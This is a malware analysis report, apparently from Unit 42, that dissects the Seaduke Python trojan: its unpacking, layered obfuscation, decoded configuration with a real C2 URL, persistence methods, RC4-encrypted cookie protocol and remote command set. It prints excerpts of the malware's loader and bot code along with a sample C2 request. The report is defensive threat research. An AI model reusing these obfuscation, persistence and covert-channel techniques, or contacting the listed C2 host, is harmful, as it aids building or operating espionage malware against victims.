

Unit 42 Technical Analysis: Seaduke

Earlier this week [Symantec released a blog post](#) detailing a new Trojan used by the ‘Duke’ family of malware. Within this blog post, a payload containing a function named ‘forkmeiamfamous’ was mentioned. While performing some research online, Unit 42 was able to identify the following [sample](#), which is being labeled as ‘Trojan.Win32.Seadask’ by a number of anti-virus companies.

MD5	A25EC7749B2DE12C2A86167AFA88A4DD
SHA1	BB71254FBD41855E8E70F05231CE77FEE6F00388
SHA256	3EB86B7B067C296EF53E4857A74E09F12C2B84B666FC130D1F58AEC18B0
Compile Timestamp	2013-03-23 22:26:55
File type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

Our analysis has turned up more technical details and indicators on the malware itself that aren’t mentioned in Symantec’s post. Here are some of our observations:

First Layer of Obfuscation

Once the UPX packer is removed from the malware sample, it becomes quickly apparent that we’re dealing with a sample compiled using [PyInstaller](#). This program allows an individual to write a program using the Python scripting language and convert it into an executable for the Microsoft Windows, Linux, Mac OSX, Solaris, or AIX platform. The following subset of strings that were found within the UPX-unpacked binary confirms our suspicions.

- `sys.path.append(r"%s")`
- `del sys.path[:]`

- import sys
- PYTHONHOME
- PYTHONPATH
- Error in command: %s
- sys.path.append(r"%s?%d")
- _MEI%d
- INTERNAL ERROR: cannot create temporary directory!
- WARNING: file already exists but should not: %s
- Error creating child process!
- Cannot GetProcAddress for PySys_SetObject
- PySys_SetObject

Because the sample was written in Python originally, we're able to extract the underlying code. A tool such as '[PyInstaller Extractor](#)' can be used to extract the underlying pyc files present within the binary.




Figure 1. Extracted Python files from Seaduke

We can then use a tool such as [uncompyle2](#) to convert the Python byte-code into the original source code. Once this process is completed, we quickly realize that the underlying Python code has been obfuscated.

```
1 import base64
2 import zlib
3
4 @property
5 def Nlrv():
6     return True
7
8
9
10 DBSMHvGZwbAE = "D0ecxfn7RgblPG4wCU12375Yr7vlyeYQDaMnP3pwjjyvzKaCeVLpeHjADsZU"
11 obPTbMduup = "w8HfnrD8UM2xMwCoFvJwb0QIb/
    xTmCfnD8uZpe0Pig8P8R2CjiHpCKeJdma0kzzS9mIBptF5WmB5PxR5z/K/
    B8VMoheQMUN28fzFPb0c740w7uDKUjTNCVaI1+vYmo/
    Xiw8hMXC4oYaz9LdZaLZ0ckGzdWLwjIjUVX0MbZV2Vda5WwC0f6"
12 HxIo = "w3yRB/tRxPebj9pnn00XmbGFFriiiiMKIs72DQh5A/A9eRIikHy0c61Jve"
13 GHfhKqxxyGxkn = "0ox0nQNW0ADZY45LKUNW"
14 UyTqi = "jXL1xYsXDBGL6k8z1vursrcrHcu2eQ7Rabsse6LGZdTchQl7DseVfna2BZiIE5eUex1iQm
    FoKXOR2cqcUueowVAnd8dDxYyvh30XQR8CA1s3PFBSMHd5Vg4McVYHziIdERh8dSxEdew0bKHwB0K/
    iLVdsGQrC1tm4x7tMVEo4unZiaVSp9oNPVDZvCCqUjFLJFzi"
15 @property
16 def wzCrqSfr():
17     return None
18
19
20 def NEtwnBknJtr(wZFDkV):
21     return True
22
```

Figure 2. Obfuscated Python code


Second Layer of Obfuscation

Tracing through the obfuscated code, we identify an ‘exec(ZxkBDKLakV)’ statement, which will presumably execute some Python code. Tracing further, we discover that this string is generated via appending a number of strings to the ‘ZxkBDKLakV’ variable. Finally, we find that after this string is created, it is base64-decoded and subsequently decompressed using the ZLIB library.

```

2466
2467 exec(ZxkBDKLakV)
2468 @property
2469 def JULPPyZULDUMN():
2470     return "sgimPQbcNJbICkxHSX"


```



```

1162 ZxkBDKLakV = ""
1163 bevHLLSRlcZjYc = "zQEmUXxEyWwiyMb"
1164
1165 def wRHgZMe(kvvMNLuX):
1166     return "pLeHdQ rnvVN aDrLt"
1167
1168 def CsELNrNjFMniGh(wYVSFS):
1169     pass
1170
1171
1172 ZxkBDKLakV += IELz
1173 ZxkBDKLakV += Qutg
1174 ZxkBDKLakV += LSwnjFDQJA
1175 ZxkBDKLakV += PmyHIl
1176 def TghguILS(mYdoH0LzGAgwq):
1177     pass

```



```

2387 ZxkBDKLakV = base64.b64decode(ZxkBDKLakV)
2388 def UomV(IARTXTUu):
2389     pass
2390
2391
2392 def nEPNJfjsdHA(nQoixYDioGILG):
2393     return False
2394
2395
2396
2397 ZxkBDKLakV = zlib.decompress(ZxkBDKLakV)
2398 def jIMxTeYAwIde():
2399     return None

```

Figure 3. Second layer of obfuscation identified

The following simple Python code can be used to circumvent this layer of obfuscation:

```

1 import sys, re, base64, zlib
2
3 if len(sys.argv) != 2:
4     print "Usage: python %s [file]" % __file__
5     sys.exit(1)
6
7 f = open(sys.argv[1], 'rb')
8 fdata = f.read()
9 f.close()
10
11 # Set this accordingly
12 variable = "ZxkBDKLakV"
13
14 regex = "%s \+= ([a-zA-Z0-9]+\n)" % variable
15 out = ""
16 for x in re.findall(regex, fdata):
17     regex2 = "%s = \"([a-zA-Z0-9+|/]+)\"" % x
18     for x1 in re.findall(regex2, fdata):
19         out += x1
20
21 o = base64.b64decode(out)
22 print zlib.decompress(o)

```

The remaining Python code still appears to be obfuscated, however, overall functionality can be identified.

Final Payload

As we can see below, almost all variable names and class names have been obfuscated using long unique strings.

```

278 class p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l(object):
279     def __init__(p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l):
280         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__settings=p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__load_settings()
281         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.save()
282         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__current_host_index=0
283         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__bot_id=p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__settings['bot_id']
284         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__current_dir=p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.self_dir
285         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__transports=p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.load_transports()
286         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__current_transport_index=0
287         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__tick_count=1
288         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__tick_count_state=0
289         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__broker_key_id_generator()
290         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__is_first_request=True
291         if not 'update_interval' in p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__settings:
292             p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__settings['update_interval']=17,180
293         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__current_update_interval=p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.__settings['update_interval']
294         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.decode_data_pattern=p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l('a-ak-2B-9-1?')
295     def __load_settings(p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l):
296         settings_file_path=p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.settings_file_path
297         p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l=[]
298         if not p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.exists(settings_file_path):
299             p5sWYdCjgPbBvCwjKwMctuxInGhaFfL8X00NlTzeQ0l.get_default_settings()
300         else:

```

Figure 4. Obfuscation discovered in final payload

Using a little brainpower and search/replace, we can begin identifying and renaming functionality within the malware. A cleaned up copy of this code can be found on [GitHub](#). One of the first things we notice is a large blob of base64-encoded data, which is additionally decompressed using ZLIB. Once we decode and decompress this data, we are rewarded with a JSON object containing configuration data for this malware:

```
227 bot_settings=json_loads(zlib_decompress(base64_b64decode('eJx1kF1PwjAUhv/K0iuNp
iUMg8Fw4QSTafFrQQ3GNN12Nua2dpyWj0n877ZAvP0qzTnP+77nnD3JCtSG41ryFCrRkoHXufRiCa22
3z0R4F4yDb/i7wVb7NLx1XTUfVf6fRXG4xTvdq1fr0ZRNHub9IP70ldDYvVwxouNUjYVzKdhcVHfvkb
Twbf/2Juw+fnwSH4ctjaqUilLgowpZH7MhB1wKwpw8pnKlZyHJNY0vk3zX8u0Dwa4yAygBWe10uAyls
rupxMsGuPsP8jSmGbAWK1kYRRS3UqaSIZa02bZkE8rQcgADy4HMFt6u93STCQK1XSRN0MRa41IBc5S
0PQqDAQCGQ+9em1dxZYshZYehHgBvD
G0+Vqi8UCqCkcnZPjrXmR0oenXvCwe0m4IkgRV3ab04H+FvoFdgHNdW=='))))
228 bot_settings['bot_id']=id_generator(size=4)+'-'+bot_settings['key_id']
```

Figure 5. Base64-encoded / ZLIB compressed data

1	{
2	"first_run_delay": 0,
3	"keys": {
4	"aes": "KIjzbZ/ZxdE5KD2XosXqIbEdrCxy3mqDSSLWJ7BFk3o=",
5	"aes_iv": "cleUKIi+mAVSKL27O4J/UQ=="
6	},
7	"autoload_settings": {
8	"exe_name": "LogonUI.exe",
9	"app_name": "LogonUI.exe",
10	"delete_after": false
11	},
12	"host_scripts": ["http://monitor.syn[.]cn/rss.php"],
13	"referer": "https://www.facebook.com/",
14	"user_agent": "SiteBar/3.3.8 (Bookmark Server; http://sitebar.org)",
15	"key_id": "P4BNZR0",
16	"enable_autoload": false
17	}

This configuration object provides a number of clues and indicators about the malware itself. After this data is identified, we begin tracing execution of the malware from the beginning. When the malware is initially run, it will determine on which operating system it is running. Should it be running on a non-Windows system, we see a call to the infamous ‘forkmeiamfamous’ method. This method is responsible for configuring a number of Unix-specific settings, and forking the process.

```
2256 def seh_wrapper():
2257     if botKlass.frozen:
2258         # _MEIPASS is the partial foldername where Python libraries are stored.
2259         # Cleaning up these directories to remove any remnants.
2260         attr__MEIPASS=getattr(sys, '_MEIPASS', None)
2261         botKlass.add_cleanup_dir(attr__MEIPASS)
2262         botKlass.do_cleanup_dirs()
2263     if botKlass.enable_autoload and not botKlass.autoload_registered:
2264         botActionKlass=BotSelfActionsKlass()
2265         botActionKlass.register()
2266     try:
2267         main()
2268     except KeyboardInterrupt as ki:
2269         sys_exit(0)
2270
2271
2272 if __name__=="__main__":
2273     time_sleep(botKlass.run_delay)
2274     if not botKlass.was_first_run:
2275         botKlass.was_first_run=True
2276     if v_sys_platform!='win32':
2277         forkmeiamfamous()
2278     me=BotInstallKlass(botKlass.key_id)
2279
2280     try:
2281         seh_wrapper()
2282     except SystemExit:
2283         me=None
2284         time_sleep(1)
2285         sys_exit(0)
2286     except Exception as e:
2287         me=None
2288         time_sleep(1)
2289         sys_exit(0)
```

Figure 6. Main execution of malware

Continuing along, we discover that this malware has the ability to persist using one of the following techniques:

1. Persistence via PowerShell
2. Persistence via the Run registry key
3. Persistence via a .lnk file stored in the Startup directory

The malware copies itself to a file name referenced in the JSON configuration.

```
1063 def register_tree(self):
1064     return_value=dict()
1065     for registration_type in (self.register_pshell_bind, self.register_legacy, self.register_appdata):
1066         try:
1067             return_value=registration_type()
1068             if return_value:
1069                 return return_value
1070         except Exception as e:
1071             pass
1072     return return_value
```

Figure 7. Persistence techniques

After the malware installs itself, it begins making network requests. All network communications are performed over HTTP for this particular sample; however, it appears to support HTTPS as well. When the malware makes the initial outbound connection, a specific Cookie value is used.

```
GET /rss.php HTTP/1.1
Accept-Encoding: identity
Host: monitor.syn.cn
Cookie: EBJh=ZTlKi; qN8=nYWej; Kh7=UpD; ycPlc=rGM; EcT=E
Connection: close
User-Agent: SiteBar/3.3.8 (Bookmark Server; http://sitebar.org/)
```

Figure 8. Initial HTTP request made

In actuality, this Cookie value contains encrypted data. The base64-encoded data is parsed from the Cookie value (padding is added as necessary).

EBJhZTlKiQn8nYWejKh7UpDycPlcrGMEcTE=

The resulting decoded data is shown below.

\x10\x12ae9J\x8a\xa3|\x9d\x85\x9e\x8c\xa8{R\x90\xf2p\xf9\\|\xacc\x04q1

The underlying data has the following characteristics.

Byte Position	Description
0	Single Character
1	Single Character
2	Random String
?	RC4-encrypted data

Figure 9. Cookie data structure

XORing the first single character against the second character identifies the length of the random string. Using the above example, we get the following.

First Character : '\x10'

Second Character : '\x12'

String Length ($16 \wedge 18$) : 2

Random String : 'ae'

Encrypted Data : '9J\x8a\xa3|\x9d\x85\x9e\x8c\xa8{R\x90\xf2p\xf9\\|\xacc\x04q1'

Finally, the encrypted data is encrypted using the RC4 algorithm. The key is generated by concatenating the previously used random string with the new one, and taking the SHA1 hash of this data.

SHA1(Random String + Previous Random String)

This same key is used to decrypt any response data provided by the server. The server attempts to mimic a HTML page and provides base64-encoded data within the response, as shown below.

```
HTTP/1.1 200 OK
Date: Fri, 24 Apr 2015 22:24:24 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 166
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
```

```
<html><head>
<title> 2t 5j </title> <i>
v6U5 Kv2dj2u
</i>
</head> <body>

<i>4YwD WF 80T

</i>
</body></html>
```

Figure 10. Server response

Data found within tags in the HTML response is joined together and the white space is removed. This data is then base64-decoded with additional characters ('- _') prior to being decrypted via RC4 using the previously discussed key. After decryption occurs, the previous random string used in key generation is updated with the random string. In doing so, the attackers have ensured that no individual HTTP session can be decrypted without seeing the previous session. If the decrypted data does not produce proper JSON data, Seaduke will discard it and enter a sleep cycle.

Otherwise, this JSON data will be parsed for commands. The following commands have been identified in Seaduke.

Command	Description
---------	-------------

cd	Change working directory to one specified
pwd	Return present working directory
cdt	Change working directory to %TEMP%
autoload	Install malware in specified location
migrate	Migrate processes
clone_time	Clone file timestamp information
download	Download file
execw	Execute command
get	Get information about a file
upload	Upload file to specified URL
b64encode	Base64-encode file data and return result
eval	Execute Python code
set_update_interval	Update sleep timer between main network requests
self_exit	Terminate malware
seppuku	Terminate and uninstall malware

In order for the ‘self_exit’ or ‘seppuku’ commands to properly execute, the attackers must supply a secondary argument of ‘YESIAMSURE’.

Conclusion

Overall, Seaduke is quite sophisticated. While written in Python, the malware employs a number of interesting techniques for encrypting data over the network and persisting on the victim machine. WildFire customers are protected against this threat. Additionally, Palo Alto Networks properly categorizes the URL used by Seaduke as malicious.